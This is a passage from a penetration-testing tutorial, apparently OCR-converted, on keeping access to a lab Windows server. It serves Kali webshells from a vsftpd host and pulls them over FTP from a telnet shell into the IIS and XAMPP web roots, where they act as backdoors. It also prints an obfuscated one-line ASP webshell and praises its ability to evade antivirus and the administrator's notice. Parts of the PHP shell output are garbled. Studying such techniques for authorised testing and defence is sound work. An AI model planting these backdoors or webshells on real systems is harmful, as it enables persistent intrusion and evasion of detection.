

```
#Additional Parameters
chroot_list_enable=YES
chroot_list_file=/etc/vsftpd.chroot_list
```

Now that we have specified the parameters to enquire about the local users, I need to additionally create a file called 'vsftpd.chroot_list' under '/etc/' directory, in order to do so, I do this:




```
root@shritam:/var/www# nano /etc/vsftpd.conf
root@shritam:/var/www# nano /etc/vsftpd.conf
root@shritam:/var/www# touch /etc/vsftpd.chroot_list
```

The 'touch' command will create an empty file named 'vsftpd.chroot_list' under '/etc' directory since I issued the command 'touch /etc/vsftpd.chroot_list'. I would require to edit the file in order to pretext the file with usernames which could have the authority to use the FTP service, this would be the same username which the FTP service will require to log into the FTP server:




```
root@shritam:/var/www# nano /etc/vsftpd.conf
root@shritam:/var/www# nano /etc/vsftpd.conf
root@shritam:/var/www# touch /etc/vsftpd.chroot_list
root@shritam:/var/www# nano /etc/vsftpd.chroot_list
```

On the file, I could edit the 'user' settings if needed when if configured would only allow certain users which have the permission to be allowed (look over to respective VSFTP documentation), but this isn't a required process since our penetration test machine would run this for temporary purposes only to make the telnet established session remotely download a shell which was being served. This means, we will be using the 'anonymous' login process for FTP access through our previous established 'telnet' session. Now, the penetration tester would start the 'vsftpd' server:




```
root@shritam:~# service vsftpd start
Starting FTP server: vsftpd.
root@shritam:~#
```

After the server has been successfully started, the FTP server would be running but would not contain any additional files to serve as a resource. Since we need ASP based shell for Windows platform, likewise previous section, we fetch the webshell from '/usr/share/webshell/asp/' directory because the target platform is based out of "Windows". The directory where the shell file needs to be copied is '/srv/ftp/' on Linux Kali penetration test operating system distribution based on Debian complaint series since this would be the default directory wherein the files via the FTP service are to be served from. The directory '/srv' also contains 'tftp' file folder which would be set-up if using a 'T-Ftpd' server configured in Linux Kali distribution. What is demonstrated below is copying the 'cmdasp.aspx' webshell from the '/usr/share/webshell/aspx/' directory and then renaming the shell to a filename called 'pentestbackdoor.aspx' as a proof of concept for the client or maybe just because the penetration tester found the name suitable.




```
root@shritam:~# service vsftpd start
Starting FTP server: vsftpd.
root@shritam:~# cd /srv/ftp/
root@shritam:/srv/ftp# cp /usr/share/webshells/asp
asp/  aspx/
root@shritam:/srv/ftp# cp /usr/share/webshells/aspx/cmdasp.aspx .
root@shritam:/srv/ftp# ls -la
total 12
drwxr-xr-x 2 root ftp  4096 Oct 15 01:07 .
drwxr-xr-x 4 root root 4096 Oct 10 16:39 ..
-rw-r--r-- 1 root root 1400 Oct 15 01:07 cmdasp.aspx
root@shritam:/srv/ftp# mv cmdasp.aspx pentestbackdoor.aspx
root@shritam:/srv/ftp# 
```

Everything being not setup, the penetration tester could browse to the directory using a browser to verify if the files were accessible. The link would be the IP address from where it was served which in this case was ‘192.168.119.139’, a local penetration test machine running Linux Kali and the URI scheme would be ‘ftp://’ since the protocol is ‘FTP’ and not ‘HTTP’ which is common in the browser:



ftp://192.168.119.139/

Any additional port wasn’t mentioned as such “ftp://192.168.119.139:21’ because the URI scheme would by default determine that the port which FTP use by default has to be ‘21’ and hence if any other ports were utilized as per the configuration set-up, the port will be assigned by the penetration tester in the browser using the additional mention of port appending the ‘:’ to the IP address and the port number. Either way, now after triggering the ‘enter’ to see if any content was there in the default FTP folder, we get the following results:




Index of ftp://192.168.119.139/

Up to higher level directory

Name	Size	Last Modified
pentestbackdoor.aspx	2 KB	10/15/2014 01:07:00 AM


This meant everything was working as it should and hence the directory to access the file would be ‘ftp://192.168.119.139/pentestbackdoor.aspx’ in this case. Now, we need to move to our administrative telnet established shell session wherein we will be using the ftp command to the remote address of the penetration tester machine to connect to the ‘vsftpd’ server running and remotely download the shell to a place where the application was being served. Now there are two possibilities here, since we had done both PHP and ASP shell coverage. An IIS instance of the web-server is running with an application front fore at a different port which is port ‘80’ by default, and yet another instance of XAMPP Apache web-server is running which is bind to port ‘8081’ in the target operating system. First, to test the ‘ASP’ based shell, we will target the directory for IIS installation ‘wwwroot’ wherein we will download the remote ‘ASPX’ shell to this IIS ‘wwwroot’ directory since IIS web-server will server ‘ASPX’ files, but not ‘PHP’ based files. To be able to remotely transfer the file via FTP we will use the established telnet session:



```
*===============================================================
Microsoft Telnet Server.
*===============================================================
C:\Users\webuser>cd ../../

C:\>cd inetpub/wwwroot/inject/

C:\inetpub\wwwroot\inject>ftp 192.168.119.139
Connected to 192.168.119.139.
220 (vsFTPd 2.3.5)
User (192.168.119.139:(none)): anonymous
331 Please specify the password.
Password: anonymous

230 Login successful.
ftp>
```


What the penetration tester did here was changed his directory level to C:\ drive on Windows platform and then changed his directory to ‘wwwroot’ of the IIS web-server from wherein another application which can serve ‘ASPX’ file was being active at port ‘80’. This being an IIS web-server can serve the ‘ASPX’ shell and hence it was the choice. Then the penetration tester initiated a ‘FTP’ connection using ‘ftp’ command from the telnet session with a remote IP address which is the penetration tester machine IP address and after being connected, the ‘VsFTPd’ service banner was shown. As this would be an ‘anonymous’ login because the penetration tester never had set any valid user logins for the ‘vsftpd’ server in the ‘chrootlist’ file, the penetration tester will be able to login using ‘any’ credentials or the login as username ‘anonymous’ and password ‘anonymous’. This process will return a ‘Login successful’ message and from herein the penetration tester can ‘GET’ the file using the ‘FTP’ protocol since a “FTP” connection to a remote ‘VSFTPD’ server was established using the telnet server service connection which was accomplished before. The process might look complex, but once everything is practiced and got hold of, the same process would make a better ‘penetration test’ success in real scenarios.

To ‘GET’ the file, the command ‘GET’ is used with the location which is already known by the penetration tester. Since the FTP connection is prompted from the root directory ‘/srv/ftp’ which currently is acting as the ‘root’ directory for the ‘VSFTPD’ server, a ‘GET /pentestbackdoor.aspx’ command would suffice the operation to remotely download the file to the IIS webserver directory ‘C:\inetpub\wwwroot\inject\’ wherein another application was being served at port ‘80’:




```
230 Login successful.
ftp> GET /pentestbackdoor.aspx
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for /pentestbackdoor.aspx (1400 bytes).
226 Transfer complete.
ftp: 1400 bytes received in 0.00Seconds 1400000.00Kbytes/sec.
ftp>
```

Now, we can use the ‘bye’ command to exit the ‘FTP’ session since the required operation has already been covered and to be as covert as possible in order to server administrator not see us. This task will bring us back to the telnet session shell which was previously established:




```
230 Login successful.
ftp> GET /pentestbackdoor.aspx
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for /pentestbackdoor.aspx (1400 bytes).
226 Transfer complete.
ftp: 1400 bytes received in 0.00Seconds 1400000.00Kbytes/sec.
ftp> bye
221 Goodbye.

C:\inetpub\wwwroot\inject>
```

Now the penetration tester would check if the files were downloaded. Obviously the directory must have ‘write’ access permissions set already otherwise the whole process does not work.



```
C:\inetpub\wwwroot\inject>dir
 Volume in drive C is Local_OS
 Volume Serial Number is 3C77-D5D6

 Directory of C:\inetpub\wwwroot\inject
```


It would turn out that the file was 'downloaded' to the directory and now could be accessible using the browser from the penetration tester machine. To verify this, the penetration tester needs to point at the IIS server served port, which is port '80' and browse directly to the 'pentestbackdoor.aspx' shell as in this case:


awen asp.net webshell


192.168.245.1/inject/pentestbackdoor.aspx

Command:

That worked, and now a 'web backdoor' is at its place which could 'Maintain the Access' for the penetration tester. Now the same process goes for PHP based shells which could be downloaded using the FTP service to the 'Apache' root directory from wherein the application were being served. Since the port of the application in this case was '8081' which we previously 'audited' against command injection vulnerabilities and originally slipped our shell and backdoor into the target system, it being a 'XAMPP' stack installation, the root directory from where the server 'Apache' serves the application will be at '/htdocs' directory (this needs to be enumerated howsoever if live penetration tests on Industrial application were done wherein the root directory of the hosted application is unknown). The penetration tester in this case would quickly move to this directory:



```
C:\inetpub\wwwroot\inject>cd c:\xampp\htdocs\application\

c:\xampp\htdocs\application>
```

Now, because the 'Apache' web server will serve 'PHP' file types, we quickly upload a PHP based shell which will act as a backdoor for 'Apache' based web servers. In our penetration tester machine, the 'php' extension based shells needs to be copied into the '/srv/ftp/' file folder. What we do is copy a php shell named 'php-backdoor.php' from the '/usr/share/webshells/php/' directory to '/srv/ftp/' directory which is th default 'vsftpd' server root directory. Now the penetration tester renames the file to 'pentestbackdoor.php' for a proof of concept to the client that a backdoor was being maintained. The entire process is straightforward as had been discussed before in previous section and is demonstrated in an image below. After this has been down, the penetration tester would need to download the available file from the 'FTP' root directory to the 'Apache' webserver served root directory using the FTP communication procedure. The steps would be similar, the difference lies in the type of the webserver used. The first one shown was IIS, and this one being 'Apache' webserver from the XMAPP stack.




```
root@shritam:/srv/ftp# cp /usr/share/webshells/php/
findsock.c               php-findsock-shell.php  qsd-php-backdoor.php
php-backdoor.php         php-reverse-shell.php   simple-backdoor.php
root@shritam:/srv/ftp# cp /usr/share/webshells/php/php-backdoor.php .
root@shritam:/srv/ftp# mv php-backdoor.php pentestbackdoor.php
root@shritam:/srv/ftp# ls
pentestbackdoor.aspx  pentestbackdoor.php
root@shritam:/srv/ftp# 
```

Next, as assumed, from the telnet session established already, the penetration tester would need to download this remotely available file as discussed above:




```
C:\xampp\htdocs\application>ftp 192.168.119.139
Connected to 192.168.119.139.
220 (vsFTPd 2.3.5)
User (192.168.119.139:(none)): anonymous
331 Please specify the password.
Password: anonymous

230 Login successful.
ftp> GET /pentestbackdoor.php
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for /pentestbackdoor.php (2800 bytes).
226 Transfer complete.
ftp: 2800 bytes received in 0.00Seconds 2800.00Kbytes/sec.
ftp> 
```

After having transferred the PHP backdoor shell to “maintain an access” to the target system remotely via telnet session, we can ‘bye’ the FTP connection which has been established:




```
ftp: 2800 bytes received in 0.00Seconds 2800.00Kbytes/sec.
ftp> bye
221 Goodbye.

C:\xampp\htdocs\application>
```

This will bring the ‘telnet’ session which was previously established back and give an opportunity to the application penetration tester to ‘dir’ to find if the file was downloaded. Here as well the ‘write’ privileges would be required already if not provided before or the operation so far would not had been completed. After verifying, the PHP backdoor shell would be accessed via the web browser.




```
C:\xampp\htdocs\application>dir
 Volume in drive C is Local_OS
 Volume Serial Number is 3C77-D5D6

 Directory of C:\xampp\htdocs\application
```

ON a proper find, we see that the 'pentestbackdoor.php' was present in the system on the directory it was intended to be downloaded via the FTP file transfer:



```
10/15/2014  02:06 AM             2,800 pentestbackdoor.php
```

This meant that the file could now be accessed from the penetration tester machine to see if everything worked and a backdoor channel has been established to "maintain an access" to the system using PHP backdoor shell and 'Apache' as a web server running on port '8081':


http://192.168....stbackdoor.php
192.168.245.1:8081/application/pentestbackdoor.php
Most Visited
Offensive Security
Kali Linux
Kali Docs
Exploit-DB
Aircrac

"; if ($handle = opendir("$d")) { echo "


listing of $d

"; while ($dir = readdir($handle)){ if (is_dir("$d/$dir")) echo ""; else echo "";
else echo "opendir() failed"; closedir($handle); die ("

The shell looks messed up but any other good shell could be used instead. There are a couple lot in the '/usr/share/webshells/php/' directory. This way we had concluded the "maintaining access" part using both IIS 8.5 with Windows 8 (current latest edition operating system) as a web server as well as using 'Apache' web server with XAMPP stack which had an intended vulnerable application exposing 'Command Injection' vulnerability and gave us an way for PowerShell to work using Arbitrary Command Execution via command injection as well as popping up a shell both via telnet server service and backdoor via FTP service once telnet communication was established , evading the firewall rules, and adding up an local user account to 'authorize connect' using the 'tlntsvr' server service.


Covert ASP Shell for ASP based Backdoor on IIS Web-Servers

There are ASP.NET based Web Shells which could be made by the penetration tester himself. This really does not require any use of pre-made web shells. This has a limitation how so ever, there won't be enough functionalities. However, here is a sample of ASP shell which could work the most covert:



```
 GNU nano 2.2.6                File: tinyshell.asp

<% execute(request(chr(42))) %>
```

This piece of code is a masterpiece in itself and the most covert shell which could be coded in ASP. Herein this code, I had mentioned the function 'chr' and gave it a value of '42' which will convert it to an asterisk character '*' and because I mentioned a GET request to be initiated, the code will initiate it a GET request using the parameter '*' which is allowed as per the ASP documentation and then I passed it to 'server.execute' to execute the query passed. That way all in one liner code in ASP will achieve the stealthiest webshell. The only problem is, it does not work anymore on new ASP.NET servers because of an upgrade to the 'security'. The ASP developers and maintainers later realized the risk and did now allow 'execution' of passed values via the query string. This is how it will look if a webshell existed via the transferred FTP method which I had discussed earlier:


Applications Places
Iceweasel
File Edit View History Bookmarks Tools Help
http://192.168...22Kittens%22)
Most Visited Offensive Security Kali Linux Kali Docs Exploit-DB


```
192.168.245.1/inject/tinyshell.asp?*=Response.Write("Kittens")
```

```
Kittens
```

That worked. So basically the allowed ‘*’ which has been obfuscated using ‘chr’ makes server anti-virus or automated scanners hard to detect the web-shell. It’s tiny, covert and can execute anything which is based off a VBScript implementation on ASP. A one liner ASP webshell backdoor isn’t bad. If this was an option; with the FTP Transfer or ‘Command Injection’ vulnerability itself plus a writable web root directory, the penetration tester could easily ‘echo’ out the one liner code to get an elite covert Swiss ASP based Webshell to a file which would have an extension of ‘.asp’. Since in our scenario, the vulnerable instance of ‘Mutillidae’ is built in PHP and the webserver used is ‘Apache’, it obviously would not serve the ‘.asp’ page. Now but we do have a vulnerable application which we made as a ‘sample vulnerable application’ running at port 80 and we know the directory ‘C:\inetpub\inject\’ as the root directory and is also being served by an IIS Web-server. This will run our backdoor webshell using the payload we input in the vulnerable ‘Mutillidae’ instance which would only use the ‘echo’ using ‘cmd.exe’ on Windows and not the echo version for Linux. Keep the latter in mind, that we are using Apache Webserver but still were using the ‘cmd.exe’ as our shell. So, at this level, for shell injection to work, we need to use Windows 